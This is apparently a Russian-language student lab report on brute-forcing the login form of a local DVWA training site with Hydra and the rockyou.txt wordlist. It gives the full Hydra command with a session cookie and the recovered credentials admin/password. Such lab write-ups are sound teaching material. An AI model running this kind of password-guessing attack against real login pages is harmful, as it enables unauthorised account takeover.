

Этап №3 индивидуального проекта

Использование Hydra

Хусаинова Д.А. Группа НПИбд-02-21

Цель работы


Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений.

Файл паролей rockyou.txt

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux

A terminal window screenshot with a dark background. The prompt is `(dakhusainova@kali) - [~/Downloads]`. The user enters `$ sudo gzip -d rockyou.txt.gz`. The prompt changes to `(dakhusainova@kali) - [~/Downloads]` and the user enters `$` followed by a cursor.

```
(dakhusainova@kali) - [~/Downloads]
$ sudo gzip -d rockyou.txt.gz
(dakhusainova@kali) - [~/Downloads]
$
```

Рис. 1: Распаковка архива со списком паролей

Сайт DVWA

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта.
Для запроса hydra мне понадобятся параметры cookie с этого сайта




Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

Hydra запрос

```
(dakhusainova@kali)-[~/Downloads]
└─$ hydra -l admin -P rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=8l02p1872hsqulg0si9r4554d:F=Username and/or password incorrect." --
```


Рис. 3: Запрос Hydra

Результат запроса

```
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 4: Результат запроса


Ввод полученных данных на сайт для проверки



The screenshot displays the DVWA web application interface. At the top, the DVWA logo is visible. On the left, a sidebar contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, and File Upload. The main content area is titled "Vulnerability: Brute Force". Below this title is a "Login" form with two input fields: "Username:" containing the text "admin" and "Password:" containing a series of dots. A "Login" button is positioned below the password field. At the bottom of the main content area, there is a link labeled "More Information".

Рис. 5: Ввод полученного результата в уязвимую форму

Результат проверки пароля



DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area **admin**




Рис. 6: Результат

Приобретены практические навыки по использованию инструмента Hydra для брутфорса паролей.

1. Документация по DVWA: <https://kali.tools/?p=1820>